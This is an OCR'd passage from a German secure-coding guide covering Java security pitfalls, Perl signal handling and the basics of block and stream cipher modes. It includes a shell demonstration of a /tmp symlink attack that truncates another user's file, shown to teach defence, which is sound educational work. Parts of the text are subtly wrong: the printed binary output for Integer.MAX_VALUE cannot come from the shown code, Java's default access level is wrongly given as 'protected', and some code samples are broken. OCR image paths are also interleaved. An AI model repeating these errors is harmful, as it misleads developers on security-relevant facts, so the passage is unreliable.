$SIG{'HUP'}    = 'SayGoodBye';
$SIG{'INT'}    = 'SayGoodBye';
$SIG{'QUIT'}   = 'SayGoodBye';
$SIG{'ILL'}    = 'SayGoodBye';
$SIG{'TRAP'}   = 'SayGoodBye';
$SIG{'ABRT'}   = 'SayGoodBye';
$SIG{'UNUSED'} = 'SayGoodBye';
$SIG{'FPE'}    = 'SayGoodBye';
$SIG{'KILL'}   = 'SayGoodBye';
$SIG{'USR1'}   = 'SayGoodBye';
$SIG{'SEGV'}   = 'SayGoodBye';
$SIG{'USR2'}   = 'SayGoodBye';
$SIG{'PIPE'}   = 'SayGoodBye';
$SIG{'ALRM'}   = 'SayGoodBye';
$SIG{'TERM'}   = 'SayGoodBye';
$SIG{'STKFLT'} = 'SayGoodBye';
$SIG{'IO'}     = 'SayGoodBye';
```

```
$SIG{'XCPU'}   = 'SayGoodBye';
$SIG{'XFSZ'}   = 'SayGoodBye';
$SIG{'VTALRM'} = 'SayGoodBye';
$SIG{'PROF'}   = 'SayGoodBye';
```

4. Java

Java gilt als sichere Programmiersprache. Der Grund dafür ist der *Bytecode* Verifier (verantwortlich für eine strenge Einhaltung der Datentypisierung, Tests bzgl. Speicherüber- und -unterläufe, Zugriffsregelung auf Objekte und deren Inhalt, etc.), die teilweise erzwungende Fehlerbehandlung in sog. *try/catch/finally*-Blöcken, und die *Sandbox* (Umsetzung der *Security Policy*).
Nichtsdestotrotz hat Java ein paar wenige Eigenheiten, die zu Problemen führen können. Bei Java sind die Probleme einer mehr abstrakten Natur, d.h. Speicherüberläufe gibt es zwar nicht, aber dafür muss man sich über den Austausch (Vererbung, Klonen, Interfaces, ...) und den Fluss von Daten/Objekten im Code Gedanken machen. Mit Ausnahme der ersten drei Abschnitte basiert das Wissen in diesem Kapitel auf der Arbeit anderer Personen. Ich habe mir lediglich die Mühe gemacht die fremden Ergebnisse zusammen zu fassen.
Da man mit Java sowohl *Standalone*-Programme wie auch mobilen Code schreiben kann (*JavaScript* mal aussen vor), ergeben sich zwei unterschiedliche Gefahrenausprägungen. Die Sicherheitsanforderungen von einfachen Applikationen ähnelt einem C-Programm mit der Ausnahme, dass Java weniger anfällig ist für „technische“ Sicherheitsprobleme. Bei *Java-Applets* sieht es hingegen ganz anders aus. Dort muss sich die *Java Virtual Machine* (JVM) gegen Programmcode schützen, der aus fragwürdigen Quellen stammt. In der Regel ist es ein Web-Browser, der die JVM benutzt, um Applets ablaufen zulassen. In der Vergangenheit gab es viele Fehler in den verschiedenen Implementierungen der JVM, die dazu benutzt werden konnten aus der *Sandbox* des Applets auszubrechen.

In den folgenden Abschnitten werden diese Stolperfallen erläutert.

1. Dateierstellung

Wenn der Java-Programmierer Dateien im System anlegen will, dann trifft er auf die selben Probleme wie bei der Verwendung von C oder Perl. Die da sind: Link-Attacken, Zugriffsrechte, Race-Conditions.

Betrachten wir einmal folg. Programmabschnitt:

```
public class LinkFollow
{
     public static void main(String[] args)
     {
          File        file_info = new File("/tmp/linktest");
          FileWriter  file;


          System.out.println("Try to open
               file"+file_info.getName());
```

```
            if(file_info.exists())
                 System.out.println("\tFile exists.");
            else
                 System.out.println("\tFile does not exist.");


            try
            {
                 file = new FileWriter(file_info);
                 System.out.println("Real path:
                      "+file_info.getCanonicalPath());
                 file.close();
            }
            catch(IOException e)
            {
                 e.printStackTrace();
            }
       }
}
```

Hier wird eine Datei namens „/tmp/linktest“ erzeugt. Man sieht, dass die Zugriffsrechte nicht explizit gesetzt werden könnnen. Stattdessen hängen die Zugriffsrechte von der *umask* ab. Ist sie 0, dann darf jeder auf die Datei schreiben und davon lesen.
Dies ist noch das kleinere Übel, schlimmer ist, dass einem *Sym-Link* einfach gefolgt und, wie in diesem Fall, die Datei auf 0 Byte Länge gekürzt wird.

```
evil@spiral:/tmp> pwd -P
/tmp
evil@spiral:/tmp> l ImportantFile.txt
-rw-r--r--  1 thomas users 1941504 Nov 23 17:46 ImportantFile.txt
evil@spiral:/tmp> ln -s ImportantFile.txt linktest
evil@spiral:/tmp> l linktest
lrwxrwxrwx  1 evil untrusted 17 Nov 23 17:53 linktest ->
     ImportantFile.txt


thomas@spiral:~/JavaSecurity> java LinkFollow
Try to open filelinktest
   File exists.
Real path: /tmp/ImportantFile.txt


evil@spiral:/tmp> l ImportantFile.txt  linktest
-rw-r--r--  1 thomas users  0 Nov 23 17:54 ImportantFile.txt
```

```
lrwxrwxrwx  1 evil   untrusted  17 Nov 23 17:53 linktest ->
     ImportantFile.txt
```

Hier sehen wir, wie der Benutzer „evil“ einen *Link* anlegt. Dieser Link wird von dem Java-Programm des Benutzers „thomas“ benutzt und der Inhalt der Datei „ImportantFile.txt“ wird gelöscht.

2. Poison NUL-Byte

Ebendso wie in Perl schreibt auch Java dem 0-Byte keine besondere Bedeutung bei der Behandlung von *Strings* zu. Wird also vom Benutzer eine Zeichenkette gelesen und an ein C-Programm weitergegeben, dann betrachtet das C-Programm den *String* völlig anders als das Java-Programm. Auch hier empfehlen sich Zeichenfilter, die zur Begrenzung von Benutzereingaben benutzt werden können. (s. Abschnitt 3.2 über Perl's Nebeneffekte)

3. Integer Overflows

Java ist genau wie C anfällig für Wertebereichsüberläufe.

```
public class IntegerOverflow
{
     public static void main(String[] args)
     {
          int  i,
               i_max = Integer.MAX_VALUE,
               i_min = Integer.MIN_VALUE;

          i = i_max + 1;
          System.out.println("i_max ("+i_max+",
               0b"+Integer.toBinaryString(i_max)+") + 1 = "+i+"
               (0b"+Integer.toBinaryString(i)+")");

          i = i_min - 1;
          System.out.println("i_min ("+i_min+",
               0b"+Integer.toBinaryString(i_min)+") - 1 = "+i+"
               (0b"+Integer.toBinaryString(i)+")");

          System.exit(0);
     }
}
```

Das Programm gibt folg. aus:

```
thomas@spiral:~/JavaSecurity> java IntegerOverflow
i_max (2147483647, 0b11111111111111111111111111111111) + 1 = -2147483648
(0b10000000000000000000000000000000)
```

i_min (-2147483648, 0b10000000000000000000000000000000) - 1 = 2147483647 (0b11111111111111111111111111111111)

4. Java Kung-Fu: Die 14 Regeln der sicheren Java-Programmierung

Diese Regeln wurden von Gary Mcgraw und Edward Felten verfasst und durch Tipps aus Sun's Java *Security Code Guidelines* erweitert. Ich habe die Aussagen nicht überprüft.

1. Nicht auf die Initialisierung vertrauen.

Leider gibt verschiedene Möglichkeiten eine Klasse zu erzeugen ohne dabei den *Constructor* auszuführen. Das Resultat sind dann nicht initialisierte Variablen, die den Programmablauf verändern können.
Um nicht Opfer dieses Umstandes zu werden, sollte der *Constructor* am Ende eine private Boolean-Variable (`Initialized`) auf *true* setzen (Default: *false*). Andere Methoden (die nicht direkt vom *Constructor* aufgerufen werden, welche wiederum auch nicht *public* sein sollten) sollten als ersten den Wert von `Initialized` prüfen und nur bei gesetztem Boolean-Wert die Verarbeitung fortsetzen.
Desweiteren sollten auch andere *Variablen* immer als *private* deklariert werden. Der Zugriff auf diese Variablen erfolgt mit Hilfe von *get* und *set* Methoden.
Das selbe gilt für statische Klassen.

2. Zugriffsrechte auf Klassen, Methoden und Variablen einschränken.

Wie unter Punkt 1 schon erwähnt, sollten alle Variablen nur über spezielle Methoden verändert oder ausgelesen werden können. Wenn es einen Grund gibt eine Variable *public* zu machen, dann sollte dies ausführlich dokumentiert sein.

3. Wenn möglich, sollte alles als *final* deklariert werden.

Java bietet die Möglichkeit Klassen und Methoden zu erweitern. Dies ist ein großer Vorteil von objektorientierten Sprachen, aber ein Nachteil bzgl. der Sicherheit.
Um diese Angriffsmöglichkeit zu verhindern, sollte man alle Klassen und Methoden als *final* deklarieren. Dabei sollten Methoden der Oberklassen, wie bspw. *finalize,* nicht vergessen werden!
Besonders problematisch sind nicht-finale, statische Variablen (s. 4.7). Es gibt leider keinen Weg die Zugriffsbeschränkungen für solche Variablen zu prüfen.
Ein andere Lösung könnte es sein die Klasse nicht *public* zu setzen. Leider beschränkt das
nicht den Zugriff aus innerhalb dem selben Paket. Somit weiter zu Regel Nummer 4.

4. Nicht auf den *Package Scope* vertrauen.

Wird für Klassen, Methoden und/oder Variablen nicht explizit ein Zugriffsschutz (*public, private, protected*) definiert, dann sind diese nur innerhalb eines Pakets erreichbar. Diese Vorgehensweise macht aus softwaretechnischer Sicht Sinn, erhöht aber keines-
falls die Sicherheit. Ein Angreifer kann dem Java-Paket einfach seine eigene Klasse hin-

zufügen und somit auf die ungeschützten Daten und Methoden Einfluss nehmen.
Von Haus aus sind Java-Pakete ungeschützt, neuer JVMs erlauben aber das „Abschließen“
von Paketen. Zudem sind einige Klassen, wie bspw. `java.lang`, nicht erweiterbar.

Um sich vor bösartigen Klassen zu schützen, die in ein Paket geschmuggelt werden sollen,
gibt es zwei Lösungen:

- Die `java.security` Datei:

  ```
  ...
  package.definition=Package#1 [,Package#2,...,Package#n]
  ...
  ```

  Diese Zeile führt dazu, dass die Methode `defineClass` des *ClassLoaders* eine *Exception* auslöst, wenn versucht wird eine neue Klasse in dem Paket zu definieren.
  Von nun an darf das nur noch Code der folg. Erlaubnis erteilt bekommen hat: `RuntimePermission("defineClassInPackage."+package)`

- Eine versiegelte JAR-Datei. Die Vorgehensweise wird im Sun Developer Network beschrieben.

Wenn man den Zugriff auf ein Paket regeln möchte, dann empfiehlt sich folgendes Vorgehen:

- Die `java.security` Datei:

  ```
  ...
  package.access=Package#1 [,Package#2,...,Package#n]
  ...
  ```

  Diese Zeile führt dazu, dass die Methode `defineClass` des *ClassLoaders* eine *Exception* auslöst, wenn versucht wird auf das Paket zuzugreifen.
  Von nun an darf das nur noch Code der folg. Erlaubnis erteilt bekommen hat: `RuntimePermission("accessClassInPackage."+package)`

5. Vorsicht bei inneren Klassen.

Oft wird behauptet, dass innere Klassen nur von ihren äußeren Klassen aus erreicht werden können. Dies ist jedoch falsch, da es im Java Bytecode kein Konzept der inneren Klassen gibt. Somit darf jede Klasse innerhalb des selben Pakets auf die innere Klasse zugreifen. Eine innere Klasse ist lediglich eine andere separate Klasse auf der selben Ebene.
Aber leider ist es noch etwas schlimmer, denn eine innere Klasse hat vollen Zugriff auf die Methoden und Variablen der äußeren Klassen, selbst wenn diese als *private* deklariert sind. Dies ist notwendig, damit das Konzept der inneren Klasse funktioniert und führt dazu, dass der Compiler die Zugriffsrechte „heimlich“ ändern muss. Somit sind vorher geschützte Daten nun völlig einem Angreifer ausgeliefert.

6. Wenn möglich vermeiden, den Code zu signieren.

   Diese Regel erscheint widersinnig, macht aber Sinn, wenn man sich vor Augen hält, dass die JVM signierten Code mit mehr Rechten versieht. Ist der Code also unsigniert, dann kann er auch weniger Schaden anrichten.

7. Wenn der Code signiert werden muss, dann sollte alles in ein Archiv gepackt werden.

   Der Grund für diese Regel sind die unzureichenden Code-Signatur Mechanismen, die eine genaue Überprüfung von signierten Klassen schwer machen und die dadurch mögliche sog *Mix-and-Match* Attacke. Bei diesem Angriff bündelt der Angreifer signierte Klassen zusammen mit seinen unsignierten Klassen, oder mit anderen signierten Klassen. Dieser Angriff kann erschwert werden, indem nur Gruppen von Klassen (in Archiven zusammengefasst) signiert werden.
   Desweiteren sollte es möglich sein die Signatur und Version einer Klasse genau zu verifizieren, um somit nicht signierte Klassen besser zu erkennen. Die Versionsprüfung kann durch eine spezielle Methode, die Teil der signierten Klasse ist und den Wert einer als *final* deklarierten Variable zurückgibt, erreicht werden.

8. Klassen sollten nicht klonbar sein.

   Mit Hilfe von Java's Cloning-Mechanismus ist es einem Angreifer möglich eine Instanz einer Klasse zu kreieren ohne den *Constructor* auszuführen. Sollte die Klasse nicht klonbar sein, dann kann man immer noch eine Unterklasse erzeugen und diese `java.lang.Cloneable` implementieren lassen. Anschließend muss nur noch das Speicherabbild kopiert werden.
   Um das zu verhindern, sollten alle Objekte nicht klonbar sein. Die sgeht wie folgt:

```
public final void clone() throws java.lang.CloneNot
SupportedException {
     throw new java.lang.CloneNotSupportedException();
}
```

   Wenn eine Klasse jedoch klonbar sein soll, dann empfiehlt es sich seine eigene `clone()` Methode zu definieren und diese *final* zu setzen:

```
public final void clone() throws java.lang.CloneNot
SupportedException {
     super.clone();
}
```

   Wenn das klonen von Objekten benötigt wird, dann ist es ratsam immer eine Kopie des Objekts zurückzugeben.

9. Klassen sollten nicht serialisierbar sein.

   Ein Angreifer kann ein komplettes Abbild einer Klasse inklusive ihrer privaten Daten

(nicht der Standard) und Methoden und allen referenzierten Objekten erhalten, indem er sich der Serialisierbarkeit von Klassen bedient.
Zum Schutz kann die Methode `writeObject()` selbst definiert und *final* deklariert werden:

```
private final void writeObject(ObjectOutputStream out) throws
java.io.IOException
{
     throw new java.io.IOException("Object cannot be
                                                    serialized");
}
```

Serialisierte Objekte befinden sich bis zu ihrer Deserialisierung außerhalb des Einflusses von Java's Sicherheitsmaschinerie.

Ist es nötig Objekte zu serialisieren, dann sollten *Handles* zu Systemressourcen oder relative Verweise im Adressraum mit dem Schlüsselwort `transient` versehen werden. Ansonsten kann dieser Verweis im serialisierten Zustand geändert werden und nach dem
Deserialisieren auf ganz anderes Ressourcen oder Speicherbereiche zeigen.

Desweiteren sollten keine privaten/sensiblen Daten mit den Methoden `DataOutput()` bzw. `DataInput()` verarbeitet werden, denn diese können vom Angreifer reimplementiert werden.

10. Klassen sollten nicht deserialisierbar sein.

Der umgekehrte Fall ist sogar noch wichtiger. Auch wenn eine Klasse nicht serialisiert werden kann, so ist es immer noch möglich sie zu deserialisieren. Sprich, ein Angreifer kann seinen Bytecode benutzen, um ein anders Objekt zu überschreiben.

Hierfür ist die Methode `readObject()` verantwortlich:

```
private final void readObject(ObjectInputStream in) throws
java.io.IOException
{
     throw new java.io.IOException("Class cannot be
                                                    deserialized");
}
```

Wenn man aber das Deserialisieren von Objekten unterstützen will, dann sollte die eigene `readObject()` Methode das `ObjectInputValidation` Interface benutzen, um die Korrektheit des zu erstellenden Objekts zu verifizieren.

11. Klassen sollten nicht mit Hilfe ihres Namens identifiziert werden.

Es kann vorkommen, dass man die Klassen zweier Objekte vergleichen möchte oder eine bestimmte Klasse in einem Objekt sucht. Hierfür sollte nicht der Name der Klasse benutzt werden. Klassennamen sind nicht eindeutig in einer JVM, mehrere Klassen können also den selben Namen tragen. Stattdessen sollte die Klassen direkt verglichen werden:

```
if(a.getClass() == b.getClass()){
     // objects have the same class
}else{
     // objects have different classes
}
```

Hier ein negatives Beispiel zum Auffinden der Klasse `Foo`:

```
if(obj.getClass().getName().equals("Foo"))   // Wrong!
     // objects class is named Foo
}else{
     // object's class has some other name
}
```

Besser geht es mit:

```
if(obj.getClass() == this.getClassLoader().loadClass("Foo")){
     // object's class is equal to the class that this class
        calls "Foo"
}else{
     // object's class is not equal to the class that
     // this class calls "Foo"
}
```

Diese Vorsichtsmaßnahmen sollen helfen sich gegen die o.g. *Mix-and-Match* Attacke zu schützen. Leider ist man bei bestimmten Methodenaufrufen dazu gezwungen Namen zu verwenden. Dieser Umstand kann nur von den Java-Herstellern behoben werden.

12. „Geheimnisse“ sollten nicht im Code festverdrahtet werden.

Diese Regel ist natürlich nicht nur auf Java gemünzt und taucht auch schon weiter oben im Text auf. Geheimnisse wie Passwörter, etc. sollten nicht im Code enthalten sein.

13. Keine Referenzen zu internen Arrays zurückgeben.

Diese Regel taucht indirekt mehrmals in dieser Sektion auf, wird hier aber genauer beleuchtet. Wenn ein Array sensible Daten enthält oder die Operationen, die auf diesen Daten basieren, sicherheitsrelevant sind, dann muss immer mit Kopien gearbeitet

werden.

Auch wenn das Array nur unveränderbare Objekte wir *Strings* beherbergt ist diese Regel zu beachten.

14. Keine Eingabedaten direkt benutzen.

Hierbei handelt es um eine Variation der vorherigen Regel. Wenn Objekte vom Benutzer entgegengenommen werden, dann empfiehlt es sich diese Objekte zu kopieren (klonen). Andererseits würde es dem Benutzer zu jeder Zeit möglich sein, die Objekte (oder deren Inhalt) jederzeit zu ändern (bspw. **nach** einer Sicherheitsprüfung).

5. Sensible Daten im Speicher löschen

Die Verwaltung von sensiblen Klartextdaten unter Java gestaltet sich etwas schwierig. Es ist leider nicht wie in C möglich mit `memset(3)` und `free(3)` Datenbereiche zu überschreiben und anschließend zu entfernen. Genausowenig existiert ein Java-Äquivalent des Systemaufrufs `mlock(2)`, der das *Swapping* verhindert.
Der *Garbage Collector* (GC) der JVM ist für die Objektverwaltung verantwortlich. Um ein Objekt explizit frei zu geben müssen **alle** Referenzen auf `null` gesetzt werden. Bsp.:

```
...
new CryptoKeyKeeper ckk = new CyptoKeyKeeper(strKey);
...             // ckk wird zum Ver- oder Entschlüsseln benutzt
ckk = null;     // lass den Garbage Collector seinen Job tun
...
```

Dies löst zwar die Verbindung zwischen den laufenden Prozess und den Objekt auf, aber der Speicherbereich ist immer noch nicht gelöscht.
Das Interval, in dem der *Garbage Collector* seine Arbeit verrichtet, ist nicht vorgegeben. Auch ist es unmöglich vorher zu sagen, ob der Speicherbereich durch ein neues Objekt überschrieben wird oder sogar jemals wieder von der JVM benutzt wird. Dieser Umstand erlaubt es einem Angreifer den *Heap* der JVM zu analysieren und sensible Daten in Erfahrung zu bringen. Selbst Sun rät davon ab dem GC hier zu vertrauen.

Ein Lösung wäre es eine spezielle Methode zur Verfügung zu stellen, die die sensiblen Daten löscht. Damit diese Methode nicht explizit aufgerufen werden muss, kann einfach die *finalize* Methode benutzt werden (sie wirkt ähnlich wie der *Destructor* in C++).
Zu Speicherung der Daten selbst sollten veränderbare Objekte wie Arrays benutzt werden und keine *Strings*. Eine Zugriffsberechtigung von Typ *private* versteht sich von selbst.

6. Privilegierter Code

Als erstes sollte geklärt werden, was privilegierter Code ist. Um Applets in einer S*andbox* den Zugriff auf Ressourcen zu erlauben, die sicherheitsrelevant sind, wie bspw. lokale Dateien, können kurze Code-Stücke geschrieben werden, die mit höheren Privilegien

(*All Permissions*) ausgestattet werden. Hierfür dient die Methode `AccessControler .doPrivileged()` (s. Sun Java Dokumentation). Dieser Mechanismus hebelt die eigentliche Vorschrift aus, die vorsieht, dass jede Methode im Ausführungspfad die nötigen Privilegien haben muss, um auf die Ressource zuzugreifen.

Dieser Code ist sehr sensibel. Aus diesem Grund sollte er kurz und sicher sein. Auf Eingabedaten vom Benutzer sollte, wenn möglich, verzichtet werden (s. C SetUID Programme). Der Rückgabewert sollte vor Manipulation geschützt sein (s. 12 Regeln), damit der Ausgabe des privilegiertem Codes vertraut werden kann. Methoden mit der Deklaration *protected* können immer noch durch Vererbung/Erweiterung erreicht werden.

Privilegierte Aufgaben sind:

- Auslesen von Systemeigenschaften
- Schreiben/Lesen von Dateien (auch wenn sie sich in java.home befinden)
- Öffnen von Sockets
- Laden von dynamischen Bibliotheken

7. Mobiler Code und die JVM

Die JVM eines Browsers lädt Java-Bytecode (Applets) aus nicht vertrauenswürdigen Quellen. Damit das Applet keinen Schaden anrichten kann gibt es die *Sandbox* und eine *Security Policy*, die die Aktionen des Applets überwacht und wenn nötig einschränkt.

Die Java *Sandbox* (s.u.) ist soll gegen folg. Gefahren schützen:

- Modifikation des Systems
- Privatsspähre des Benutzers offen legen
- *Denial-of-Service*
- Lesen/Schreiben/Entfernen/Umbennen von Dateien/Verzeichnissen auf dem Client-System
- Auslesen von Verzeichnisinhalten
- Überprüfung der Existenz von Dateien
- eruieren von Dateigröße, Zeitstempel, etc.
- Öffnen/Entgegennehmen von Netzwerkverbindungen (Verbindungen zum Herkunftsrechner sind erlaubt
- Erzeugen eines Top-Level Fenster ohne Warnung
- definieren von Systemeigenschaften
- Ausführen von Programmen auf dem Client-System (`Runtime.exec()`)
- Beenden das Java-Interpreters (`System.exit()`, `Runtime.exit()`)
- Laden von Bibliotheken des Client-Systems (`load()`, `loadLibrary()`)
- erstellen/manipulieren eines Threads, der nicht Teil der Thread-Gruppe des Applets ist
- erstellen des *ClassLoader*
- erstellen eines *SecurityManagers*
- erstellen von Netzerkkontrollfunktionen (`ContentHandlerFactory, SocketImplFactory, URLStreamHandlerFactory`)

- definieren von Klassen, die Teil eines Pakets des Client-Systems sind

Wenn in der selben JVM zwei Applets in eigenen *Protection Domains* laufen, dann ist es möglich über von der JVM angebotene statische Variablen, die nicht als *final* deklariert sind, Daten auszutauschen. Das können einfache Informationen in Größe eines Bits sein, oder aber komplette serialisierte Objekte. Hier wird diese statische Variable als sog. *Covert Channel* missbraucht.

Desweiteren können statische Objekte, die von der JVM angeboten werden und nicht als *private* deklariert sind von allen Applets benutzt werden. Enthält bspw. eine solches Objekt ein Array mit wichtigen Daten, dann können anderen Applets dieses Array auslesen oder sogar manipulieren. Der Zugriff auf statische kann nicht geprüft werden!

8. Java's Sicherheitsmechanismen in der *Sandbox*

Da mobiler Code, wie Java Applets, von überall her aus dem Internet geladen werden kann, ohne, dass der Benutzer darauf großen Einfluss nehmen könnte, wurde die Java *Sandbox* entwickelt (stark verbessert mit JDK 1.1).

Die verschiedenen Zugriffsebenen von Java:

- *private:* Variablen und Klassen können nur aus der Klasse, die sie erstellt hat, erreicht werden.
- *protected:* Variablen und Klassen können nur aus der Klasse, die sie erstellt hat, deren Unterklassen und Klassen aus dem selben Paket erreicht werden.
- *public:* Variablen und Klassen können von überallher erreicht werden
- Wenn nichts angegeben wurde, dann wird protected angenommen.

Die *Sandbox* besteht aus drei Teilen:

- *Verifier*: Überprüft den Bytecode jeder Klassendatei auf Korrektheit. Dies geschieht noch vor der Ausführung. Dabei werden mehrere Tests durchgeführt: Code-Format, Semantik, Speicherüber-/-unterläufe, Zeiger sind ok, Zugriffsbeschränkungen, Typisierung. Weitere Prüfungen finden zur Laufzeit statt. Dabei handelt es sich um die Zustandsübergänge von Datentypen
- *Class Loader*: Verantwortlich dafür, dass Code von innerhalb und außerhalb des Systems geladen wird. Es wird zudem darauf geachtet, dass wichtige Teile der JVM nicht durch Klassen des Applets ersetzt werden. Als zweite Aufgabe hat der *Class Loader* dafür zu Sorgen, dass der *Namespace* vollständig und korrekt aufgebaut wird (sehr sicherheitskritisch).
- *Security Manager*: Der SM ist für die Kontrolle der Zugriffe auf die Java-API verantwortlich. Er ist der Grund für die bekannte *SecurityException*, die bei der Ausführung von Applets auftreten kann. Generell ist es so, dass der SM nicht vertrauenswürdigen Code kaum Rechte zuweist, wohingegen vertrauenswürdiger Code (signiert, Applikation) keinen Beschränkungen unterliegt. Jede JVM kann nur einen SM installieren (beim Start), der auch

nicht deinstalliert werden kann. Leider ist es möglich, dass ein Applet alle *SecurityExceptions* abfängt ohne sich zu beenden. Dadurch kann die *Policy* des SMs eruiert werden ohne, dass es auffällt.

Diese Mechanismen arbeiten Hand in Hand wie die Glieder einer Kette. Fällt nur eines davon aus, dann ist die ganze Sicherheit der JVM gefährdet.

5. Kryptographie

1. Kleine Einführung


Dieses Kapitel soll mit einer kleinen Einführung in die Kryptographie beginnen.
In der Kryptographie hat man sich u. a. folgende Ziele gesetzt:

- Vertraulichkeit
- Integrität
- Authentizität

Dies wird mit Hilfe von Zahlentheorie, speziellen Algorithmen und Protokollen erreicht.[4]

Zwei große Teilgebiete beherrschen die Verschlüsselungstechnik. Zum einen sind es die klassischen symmetrischen Algorithmen und zum anderen die moderneren asymmetrischen Algorithmen.

Die **symmetrischen Verfahren** wie bspw. DES, Blowfish, IDEA, usw. benutzen einen geheimen Schlüssel, der auf Sender- und Empfängerseite bekannt sein muss.



Symmetrische Algorithmen sind oft sog. Block-Chiffre, da sie Daten in Blöcke von *n* Bits verarbeiten. Dabei müssen fehlende Bits vom Benutzer aufgefüllt werden sog. *Padding*. Verwandte Systeme sind die Strom-Chiffre (*RC4* ist am weitesten verbreitet). Sie geben mit jeden Aufruf nur 1 Bit aus und benötigen kein *Padding*. Zudem arbeiten die Algorithmen in verschiedenen Modi:

- **Electronic Code Bock (ECB)**: jeder Block wird unabhängig verschlüsselt (unsicher)
- **Cipher Block Chaining (CBC)**: XOR-Verknüpfung von jedem *i*-ten Klartextblock mit dem vorherigen Chiffretextblock: $C_i := P_i$ XOR C_{i-1}. Für P_0 wird ein zufälliger (aber nicht geheimer) Initialisierungsvektor IV benötigt. Der selbe IV sollte nicht wiederholt


4 Die Mathematik, die als Grundlage dient, soll uns hier nicht interessieren.

werden. In einigen Protokollen *(authenticate-then-encrypt* AtE*)* kann die Handhabung des *Padding*-Segments mit einem *Ciphertext Only* Angriff ausgenutzt werden (Security Flaws Induced by CBC Padding Applications to SSL, IPSEC, WTLS, ...) (http://www.openssl.org/~bodo/tls-cbc.txt).

- **Output Feedback (OFB)**: wiederholtes Verschlüsseln eines Initialwertes zum Erzeugen eines Schlüsselstroms. XOR-Verknüpfung des Klartextes mit dem Schlüsselstrom (s. *One-Time-Pad*) Schlüsselstrom darf nicht wiederverwendet werden!
- **Counter (CTR)**: Ebenfalls ein Strom-Chiffre Modus, der seinen Schlüsselstrom mit Hilfe eines Zufallwertes *nonce* und einem Zähler *i* erzeugt: $K_i := E(K, nonce || i)$, für i = 1, ..., k und $C_i := P_i$ XOR K_i. Schlüsselstrom und *Counter* Paar darf nicht wiederbenutzt werden.

Jeder Modus bringt eigene Schwächen mit sich. Der ECB-Modus ist dabei am anfälligsten, da er statistische Frequenzanalyse sowie den Austausch oder das Entfernen von Chiffreblöcken erlaubt. Für genauere Informationen kann ich nur Bruce Schneier's Buch *Applied Cryptography* und *Practical Cryptography* von Niels Ferguson und Bruce Schneier empfehlen.
Statistisch betrachtet wiederholen sich (kollidieren) Chiffreblöcke nach $2^{n/2}$ Durchläufen. Haben wir also einen Block-Chiffre mit 64-Bit Blocklänge, dann sollten nicht mehr als 2^{32} Blöcke verschickt werden. Ist diese Grenze erreicht müssen neue Schlüssel ausgetauscht werden.
Stromchiffre basieren lediglich auf einen Schlüsselstrom und der XOR-Operation. Das ist sehr einfach aber auch sehr gefährlich. Da XOR eine mathematische Operation ist (Addition Modulo 2), besitzt sie Eigenschaften, die es einem Angreifer leicht machen den Chiffretext nach seinen Vorstellungen zu verändern. Dasselbe gilt für den *Initialisierugsvektor*, zwar ist hier das Problem nicht so drastisch aber trotzdem existent. Wo möglich sollte statt eines Stromchiffre besser ein Blockchiffre mit entsprechendem Modus eingesetzt werden. Ist das nicht realisierbar, dann muss der Chiffretext immer mit Hilfe eines MACs überprüft werden (auch IVs sollten in der MAC-Berechnung enthalten sein!). Desweiteren darf derselbe Schlüssel nicht mehrmals verwendet werden und der Klartext darf nicht in die Hände des Angreifers gelangen bzw. bekannt sein.

